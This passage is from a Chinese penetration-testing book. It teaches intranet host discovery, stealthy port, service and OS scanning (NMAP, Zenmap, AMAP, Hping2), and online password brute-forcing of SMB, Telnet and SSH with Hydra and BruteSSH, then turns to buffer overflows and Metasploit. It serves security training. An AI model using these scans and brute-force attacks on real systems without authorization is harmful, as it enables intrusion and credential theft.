这个功能极其有用，可以说在渗透到了内网之后，黑客都会先做的就是这一步，判断当前网络中有哪些主机在线。由于 NMAP 发送的 ICMP 报文与 Ping 命令极为相似，所以下面的命令式可以探测到防火墙后面的主机，尤其是那些没有禁止 ICMP 协议的软件防火墙，下述方法成功率高达 95% 以上且不会引起防火墙报警，具体命令如下：

```
nmap -sP 10.0.0.0/24
```

其中，-sP 这就是常说的 Ping 扫描。

按【Enter】键后，可以看到图 10-1 所示的内容，其中，可以看到很多 IP 显示为 Host is up，意思是这个 IP 的主机当前是开机状态，而该主机当前虽然已经安装了卡巴斯基安全套装，但并没有提示遭到扫描。



```
root@ZerOne: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
[...]
: # nmap -sP 10.0.0.0/24
Starting Nmap 5.35DC1 ( http://nmap.org ) at 2010-11-25 15:09 CST
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
RTTVAR has grown to over 2.3 seconds, decreasing to 2.0
Nmap scan report for 10.0.0.1
Host is up (0.0022s latency).
Nmap scan report for 10.0.0.2
Host is up (0.0075s latency)
```

图 10-1

2. 端口扫描

作为扫描器最主要的功能当然是扫描端口了。NMAP 支持很多种扫描方式，从常见的 T 扫描、SYN 半开式扫描到 Null 扫描、Xmas 圣诞树扫描及 Fin 标记位扫描等，根据不同的网络环境、不同的主机对象有着不同的选择。这里就了解一下最有效的扫描方式之一——SYN

半开式扫描，具体命令如下：

```
nmap -vv -sS IP
```

参数解释：

- **-vv**: 显示详细的扫描过程，这个是可选的。
- **-sS**: 使用 SYN 半开式扫描，这个扫描方式会使得扫描结果更精确，比 XScan 之类使用 connect 扫描方式的工具来说要准确得多。

按【Enter】键后看到的界面如图 10-2 所示。

```
root@ZerOne: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: ~ - Shell - Konsole
root@ZerOne: # nmap -vv -sS 192.168.7.2

Starting Nmap 5.35DCI ( http://nmap.org ) at 2011-01-25 15:21 CST
Initiating ARP Ping Scan at 15:21
Scanning 192.168.7.2 [1 port]
Completed ARP Ping Scan at 15:21, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:21
Completed Parallel DNS resolution of 1 host. at 15:21, 0.01s elapsed
Initiating SYN Stealth Scan at 15:21
Scanning 192.168.7.2 [1000 ports]
Discovered open port 1025/tcp on 192.168.7.2
Discovered open port 135/tcp on 192.168.7.2
Discovered open port 139/tcp on 192.168.7.2
Discovered open port 1110/tcp on 192.168.7.2
Discovered open port 990/tcp on 192.168.7.2
Discovered open port 19780/tcp on 192.168.7.2
Discovered open port 912/tcp on 192.168.7.2
Completed SYN Stealth Scan at 15:21, 1.23s elapsed (1000 total ports)
```

图 10-2

若觉得上述扫描结果有些繁多不容易查看，也可以将-vv 参数省略，这样将只显示结果，如图 10-3 所示，会简洁很多。

```
root@ZerOne: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: ~ - Shell - Konsole
root@ZerOne: # nmap -sS 192.168.7.2

Starting Nmap 5.35DCI ( http://nmap.org ) at 2011-01-25 15:21 CST
Nmap scan report for 192.168.7.2
Host is up (0.00078s latency).
Not shown: 993 closed ports
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
912/tcp    open  unknown
990/tcp    open  ftps
1025/tcp   open  NFS-or-IIS
1110/tcp   open  nfsd-status
19780/tcp  open  unknown
MAC Address: 00:10:72:90:57:A6 (Wistron)

Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds
```

图 10-3


3. 服务版本识别

对于已经开放的端口，NMAP 还支持对该端口上运行的服务进行详细判断，比如在该端口运行的服务类型、具体版本，具体命令如下：

```
nmap -vv -sV IP
```

其中，**-sV** 用于探测详细的服务版本号。

按【Enter】键后即可看到图 10-4 所示的内容，其中，53 端口对应的服务就是 Windows 的 DNS，389 端口对应的是 LDAP 服务。



```
root@ZerOne: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
Interesting ports on 192.168.110.90:
Not shown: 984 closed ports
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Microsoft DNS
88/tcp    open  kerberos-sec   Microsoft Windows kerberos-sec
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows RPC
389/tcp   open  ldap           Microsoft Windows 2003 microsoft-ds
445/tcp   open  microsoft-ds   Microsoft Windows 2003 microsoft-ds
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1025/tcp  open  msrpc          Microsoft Windows RPC
1027/tcp  open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
1037/tcp  open  msrpc          Microsoft Windows RPC
1040/tcp  open  msrpc          Microsoft Windows RPC
1048/tcp  open  msrpc          Microsoft Windows RPC
3268/tcp  open  ldap           Microsoft Windows RPC
3269/tcp  open  tcpwrapped
MAC Address: 00:0C:29:85:F8:81 (VMware)
Service Info: OS: Windows

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at http://nmap.org
[Shell]
```

图 10-4

4. 操作系统判断

NMAP 一个特有的功能就是可以对远程主机当前的操作系统进行判断。通过自身内置的操作系统指纹库，能够有效地识别出绝大多数的操作系统及网络设备。由于操作系统的英文就是 OS，所以这个参数也就以大写的字母 O 来表明。有意思的是，这个功能被其他很多工具所采用，如流光、XScan 等。现在想起来，几年前我在主讲网络安全深入课程的时候，有学生还问我为什么不讲流光、XScan，而只讲 NMAP，我的回答是：因为你们以前所用的很多扫描工具的关键组件及功能都是来自 NMAP 的。NMAP 的具体命令如下：

```
nmap -O IP
```

参数解释：

- -O：该参数主要用于对远程主机当前正在使用的操作系统进行判断，通过内置的操作系统指纹库，NMAP 能够轻松地判断出目前世界上绝大多数不同类型的的操作系统及网络设备。
- IP：这里的 IP 就是我们要扫描的主机。

如图 10-5 所示，在输入上述命令后，可以看到 NMAP 先进行了端口扫描，然后经过和内置的操作系统指纹库匹配后，判断出该主机当前系统为 Windows Server 2003 SP2，可以看到这个结果是非常精准的，不但给出了系统版本，甚至连当前的补丁版本也给出了。

```
root@ZerOne: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: # nmap -O 192.168.7.18
Starting Nmap 5.35DC1 ( http://nmap.org ) at 2011-01-25 15:29 CST
Nmap scan report for 192.168.7.18
Host is up (0.00842s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1025/tcp  open  NFS-or-IIS
MAC Address: 00:0C:29:82:60:3B (VMware)
Device type: general purpose
Running: Microsoft Windows 2003
OS details: Microsoft Windows Server 2003 SP1 or SP2
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/
[Shell]
```

图 10-5

10.1.2 Zenmap 扫描器

作为 NMAP 的图形界面版本，Zenmap 不但保持了 NMAP 以往的简洁风格，还增加了扫描结果彩色化、预定义主扫描等方便新手使用的设置考虑。此外，Zenmap 还内置了许多已经设置好的参数，以便于新手直接调用。

如图 10-5 所示，我们在 Zenmap 主界面的 Target（目标）文本框中输入要扫描的 IP 地址或者地址段，在 Profile（预定义设置）下拉列表中选择 Intense scan（细化扫描），然后单击 Scan 按钮。稍等片刻后，就能看到图 10-6 所示的内容，可以看到，Zenmap 不但扫描出了目标当前开放的端口及对应的服务，还识别出了目标操作系统为 Windows Server 2003 SP2。

除了对内网的主机进行探测之外，同样地，还可以使用 Zenmap 对内网中是否存在无线网络设备进行验证。图 10-7 所示为 Zenmap 工作界面，在 Nmap Output 扫描结果中可以看到目标为 TP-LINK WR541G 无线路由器。




图 10-6




图 10-7

10.1.3 AMAP 扫描器

AMAP 是一款由 THC 组织出品的渗透测试及安全扫描工具，其主要用于操作系统判断、端口对应服务版本判断等。以其较为精准的结果出名。一般来说，我们可以使用 NMAP 先对目标进行预扫描，查看当前开启的端口情况，然后再使用诸如 AMAP 这样的工具对端口进行细化的探查。

对服务版本探查的具体命令如下：

```
amap -B IP port
```

参数解释：

- IP：预扫描的目标 IP 地址。

- Port: 该目标 IP 所对应主机上开启的端口。

如图 10-8 所示, 在对目标 IP 为 192.200.4.203 这台主机的 22 端口进行细化的探测后, 成功获取到该端口上对应的服务版本为“SSH-2.0-OpenSSH_5.1p1”, 该版本当前运行环境为 ubuntu。

若需要对 banner 进行详细的探查, 可以使用-b 参数, 具体命令如下:

```
amap -b IP port
```

其中, -b 用于例举出响应的 banner 内容。

如图 10-9 所示, 可以看到, 和图 10-8 不同的是给出了详细的 banner 匹配显示, 同时也成功获取到该端口上对应的服务版本为“SSH-2.0-OpenSSH_5.1p1”。

```
root@ZerOne: ~ - Shell No. 2 - Konsole
Session Edit View Bookmarks Settings Help
root@ZerOne: # amap -B 192.200.4.203 22
amap v5.2 (www.thc.org/thc-amap) started at 2009-09-22 11:25:43 - BANNER mode
Banner on 192.200.4.203:22/tcp : SSH-2.0-OpenSSH_5.1p1 Debian-3ubuntu1\r\n
amap v5.2 finished at 2009-09-22 11:25:43
root@ZerOne: #
```

图 10-8

```
root@ZerOne: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help
root@ZerOne: # amap -b 192.168.2.9 22
amap v5.2 (www.thc.org/thc-amap) started at 2010-08-05 01:27:45 - MAPPING mode

Protocol on 192.168.2.9:22/tcp matches ssh - banner: SSH-2.0-OpenSSH_5.1p1 Debian-3ubuntu1\r\nProtocol mismatch.\nProtocol on 192.168.2.9:22/tcp matches ssh-openssh - banner: SSH-2.0-OpenSSH_5.1p1 Debian-3ubuntu1\r\nProtocol mismatch.\n

Unidentified ports: none.

amap v5.2 finished at 2010-08-05 01:27:52
root@ZerOne: #
```

图 10-9

若黑客需要对全部响应的内容进行查看, 也可以使用-v 参数实现, 具体命令如下:

```
amap -v -b IP port
```

其中, -v 用于显示详细的交互过程。

如图 10-10 所示, 针对 IP 地址为 192.168.2.9、端口为 80 的服务进行探查, 其完整的交互过程被显示出来, 可以清晰地看到其中出现的 Apache 的检查及匹配过程。最终判断为 ubuntu 下的 Apache 2.2.9 版。

```
root@ZerOne: ~ - Shell - Konsole <2>
Session Edit View Bookmarks Settings Help
root@ZerOne: # amap -v -b 192.168.2.9:80
Using trigger file ..;/usr/etc/appdefs.trig ... loaded 30 triggers
Using response file ..;/usr/etc/appdefs.resp ... loaded 346 responses
Using trigger file ..;/usr/etc/appdefs.rpc ... loaded 450 triggers

amap v5.2 (www.thc.org/thc-amap) started at 2010-08-05 01:35:08 - MAPPING mode

Total amount of tasks to perform in plain connect mode: 23
Protocol on 192.168.2.9:80/tcp (by trigger sap-r3) matches http - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>501 Method Not Implemented</title></head><body><h1>Method Not Implemented</h1><p>to /index.html not supported.<br /></p><hr><address>Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ub
Protocol on 192.168.2.9:80/tcp (by trigger sap-r3) matches http-apache-2 - banner: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>501 Method Not Implemented</title></head><body><h1>Method Not Implemented</h1><p>to /index.html not supported.<br /></p><hr><address>Apache/2.2.9 (Ubuntu) PHP/5.2.6-2ub
```

图 10-10

10.1.4 Hping2 扫描器

Hping2 是一个基于命令行的 TCP/IP 工具，不过它并非仅仅是一个 ICMP 请求/响应工具，可以发送自定义的 ICMP、UDP 和 TCP 数据包，并接收所有反馈信息。它的灵感来源于 Ping 命令，但其功能远远超过 Ping。它还包含一个小型的路由跟踪模块，并支持 IP 分段。此工具可以在常用工具无法对有防火墙保护的主机进行路由跟踪/Ping/探测时大显身手。在 BackTrack4 中，默认已经安装好该程序。大家随意打开一个 Shell，直接输入 Hping2 就可以使用了。

下面看一些典型操作实例来参考学习使用该工具，具体命令如下：

```
hping2 -A/F/S IP
```

参数解释：

- -A 设置 ACK 标志位。
- -F 设置 FIN 标志位。
- -S 设置 SYN 标志位。
- -p port 后跟端口号，指向指定端口进行探测。

具体命令的执行效果如图 10-11 所示，我们先使用 Ping 探测 192.168.7.14，发现没有返回的报文，无法确定远程主机是否开机还是有防火墙防护。我们再使用 Hping2 -F 进行探测，结果发现目标 IP 返回了响应，也就是说对方是开机的，但启用了防火墙。

在正常 Ping 的时候，目标主机上的防护墙会出现提示。图 10-12 所示为安装了天网防火墙的 Windows XP，在正常情况下天网拦截了所有的 Ping 数据包即 ICMP 协议报文，所以使得发起 Ping 的一方将无法收到回复，也就无法确定目标主机是否开机。

```
root@ZerOne: ~ Shell - Konsole <2>
Session Edit View Bookmarks Settings Help
[~] # ping 192.168.7.14
PING 192.168.7.14 (192.168.7.14) 56(84) bytes of data.
^C
--- 192.168.7.14 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2890ms

[~] # hping2 -F 192.168.7.14
HPING 192.168.7.14 (eth0 192.168.7.14): F set, 48 headers + 0 data bytes
len=46 ip=192.168.7.14 ttl=128 id=192 sport=0 flags=RA seq=0 win=0 rtt=0.8 ms
len=46 ip=192.168.7.14 ttl=128 id=193 sport=0 flags=RA seq=1 win=0 rtt=0.5 ms
len=46 ip=192.168.7.14 ttl=128 id=194 sport=0 flags=RA seq=2 win=0 rtt=0.6 ms
len=46 ip=192.168.7.14 ttl=128 id=195 sport=0 flags=RA seq=3 win=0 rtt=0.5 ms
^C
--- 192.168.7.14 hping statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.5/0.6/0.8 ms
[~] #
```

图 10-11



图 10-12

10.2 密码破解的方法（Telnet、SSH）

由于本书并不涉及本地密码破解的内容，所以将主要在 OnlineAttack，即在线密码破解上讲述。在 BackTrack4 Linux 下，我们可以通过以下步骤查看可以使用的密码破解类工具。选择 BackTrack→Privilege Escalation→PasswordAttacks→OnlineAttacks 命令即在线密码破解，就能看到所有的在线破解工具，如图 10-13 所示。




图 10-13

10.2.1 Hydra

Hydra，听起来是一个很奇怪的名字，不过这个名字还是有些典故的。Hydra 是希腊神话中九头蛇怪 Lernaean Hydra 的名字，拥有强大的再生能力，砍掉它的一个头后就立即会在伤口处长出两个新的头，这个名字明确表达出该工具强大的功能和攻击特性。这是由著名黑客组织 THC 出品的一款可以根据需要对 Samba、SMB、SSH、SMTP、Telnet、MySQL、FTP、VNC、ICQ、Socks5、PCNFS、Cisco 等各类主流服务进行在线密码攻击尝试的工具，支持 SSL 加密。作为安全审计人员及攻击者必备的一款内网测试工具，为满足不同需要，该工具有 Windows 和 Linux 两个版本。

在其官方主页上只有一句评价 A very fast network logon cracker which support many different services。我想其实通过名字就已经能够说明其能力了。

下面，我们就来使用 Hydra 来进行内网在线密码破解，当然，前提是进入这个局域网，具体步骤如下：

Step 01 打开 Hydra 并设置攻击目标 IP。

进入到 BackTrack4 Linux 的图形界面，在菜单中依次选择 Backtrack → Privilege Escalation → PasswordAttacks → OnlineAttacks 命令，然后在弹出的子菜单中选择 Hydra 的图形版本 XHydra（也就是 HydraGTK），打开后就能看到图 10-14 所示的界面，在 Single Target 文本框中输入攻击内网目标 IP。在 Protocol 下拉列表中选择预攻击的目标服务，这里演示的是对内网 Windows 2003 主机账户的在线破解，所以选择 smb。

若想看到在线密码破解攻击的过程，则勾选 Show Attempts 复选框。

Step 02 设置破解攻击所用到的账户名及字典。

由于是 Windows 2003 主机管理员的在线密码破解，如图 10-15 所示，选择 Passwords 选项卡，在 Username 文本框中输入 Administrator，然后在 Password List 中选择所使用的字典文件。当鼠标单击该栏时，会看到图 10-15 所示的内容。

在图 10-16 中选择具体的字典，这里用 BT4 下默认的字典 darkc0de.lst，它的路径是在 /pentest/passwords/wordlists 下，这个字典中包含了 170 多万个常见密码。关于其他字典的制作以及载入，这里不再赘述，大家可以参考前面的章节。




图 10-14




图 10-15

Step 03 开始在线密码破解攻击。

选择 Start 选项卡，单击 Start 按钮即可开始攻击。如图 10-17 所示，我们可以看到会有大量的密码从字典载入，此时会出现一个较快的刷屏。




图 10-16

经过几分钟的等待后，我们看到 Administrator 的密码已经被成功破解出，如图 10-18 所示，密码为“009b”。

若是希望对其他服务进行在线破解，只需要在首页面中的 Protocol 下拉列表中选择即可，我们能看到大量的服务/协议被支持，包括 Cisco 设备、ftp、pop3、snmp、ssh2、ldap 等，如图 10-19 所示。




图 10-17




图 10-18




图 10-19

经验分享：

图 10-20 所示对开启了 Telnet 服务的主机进行在线密码破解，由于 Telnet 服务本身对连接次数、会话超时的限制，所以对于 Telnet 的攻击经常被中断，若目标密码很复杂，则破解起来会非常麻烦，希望大家注意。一般来说，对于 Telnet 的破解还不如用前面我们提及的无线抓包分析有效率。




图 10-20

如图 10-21 所示，在成功破解后即可直接连接目标主机，输入所得账户及密码就可以进去了。




图 10-21

除此之外，对于 SSH2 的破解来说，由于 HydraGTK 默认没有安装组件，所以我们会看到图 10-22 所示的内容，这时需要额外安装支持组件，请大家根据需要安装对应的库，或者直接使用 BruteSSH 工具来替代 HydraGTK。




图 10-22

10.2.2 BruteSSH

BruteSSH 全称是 SSH Brutefocer，目前是 0.2 版本。顾名思义，该工具主要用于对 SSH 的在线破解。BT4 下默认已经安装，并且类似地，还有针对 TFTP 等其他服务的在线破解工具。

在 BT4 下初次使用时，可以在 OnlineAttacks 菜单中选择 BruteSSH 命令，或者直接输入下述命令，能够看到具体的参数及解释说明。

```
./brutessh.py
```

需要注意的是，上述命令需要在 /pentest/passwords/brutessh 目录下方运行，运行后将会看到图 10-23 所示的内容。




图 10-23

下面，我们就使用 Brutessh 来对开启的 SSH 服务进行在线密码破解攻击，具体命令如下：

```
./brutessh.py -h 目标 ip -u 用户名 -d 字典
```

参数解释：

- -h ip：ip 指的是预攻击目标的 IP，这里是 192.200.4.25。
 - -u 用户名：后跟用户名，这里是 root。
 - -d 字典：后跟字典位置，这里使用的还是 BT4 下默认的字典文件。
- 按【Enter】键后，就能看到已经开始破解了，如图 10-24 所示。

```
root@Zer0ne:/pentest/passwords/brutessh - Shell No. 2 - BruteSSH
Session Edit View Bookmarks Settings Help
root@Zer0ne:/pentest/passwords/brutessh# ./brutessh.py -h 192.200.4.205 -u root
-d /pentest/passwords/wordlists/darkc0de.lst

-----
*SSH BruteForcer Ver. 0.2
*Coded by Christian Martorella
*Edge-Security Research
*lararies@gmail.com
***Zer0ne Security Team
HOST: 192.200.4.205 Username: root Password file: /pentest/passwords/wordlists/darkc0de.lst
Trying password...
07h31268735
```

图 10-24

这些工具都很相似，就不再一一举例了，感兴趣的朋友可以搭建环境进行测试。不过这些都是针对内网的在线密码破解工具，基本上是不能对外网进行攻击测试的。

10.3 缓冲区溢出

估计有的读者对缓冲区溢出还是似懂非懂吧，为了便于理解，这里举一个上课时经常用到的例子。

缓冲区溢出好比是正常情况下，容积为 1 升的杯子最多只能盛 1 升的水，但是当我们把 3 升的水倒入这个 1 升的杯子中时，可想而知，多出来的部分会溢出杯子，洒到桌上甚至满地都是。计算机也是一样，当黑客向缓冲区内填充数据，而数据长度超过了缓冲区本身的空间后，数据就会溢出存储空间，装不下的数据则会覆盖在合法的数据上，导致程序出错乃至崩溃，这就是缓冲区溢出原理。但是，如果缓冲区仅仅溢出，这只是一个问题。到此为止，它还没有破坏性。但如果能够精确地导入事先准备好的水，比如 1.325 升水，那么溢出来的也就是 0.325 升水。

黑客用精心编写的攻击代码使得操作系统或者应用程序等出现缓冲区溢出，由于是事先已经精确定义的，所以也将会导致黑客想要得到的结果，如死机、重启、获取 Rootshell、下载木马等。此时的系统或者程序已经完全被黑客所操纵了。

10.3.1 关于 Metasploit 3

作为缓冲区溢出攻击工具，鼎鼎有名的就是 Metasploit Exploitation Framework，简称为 Metasploit。目前最新版本为 Metasploit 3，在 BT4 下默认已经安装。这款工具是免费的，最

早在 2005 年 Black Hat 全球黑客集会上公开，经过长时间的发展，已经被誉为缓冲区攻击平台。

该工具通过加载预先制作好的缓冲区溢出代码包，定义细化的溢出种类，来达到组建多种不同类型溢出攻击工具共存的统一攻击平台。在其网站提供了详细的参数及相关文档说明，同时该工具提供 Windows 和 Linux 两种版本，大家可以根据需要下载对应的安装版本按默认安装即可。

在 BackTrack4 Linux 下，我们可以通过以下步骤打开 Metasploit 3。选择菜单中的 Backtrack→Penetration→Framework Version 3 命令，就能看到 Metasploit 3 所有的子工具，如图 10-25 所示。

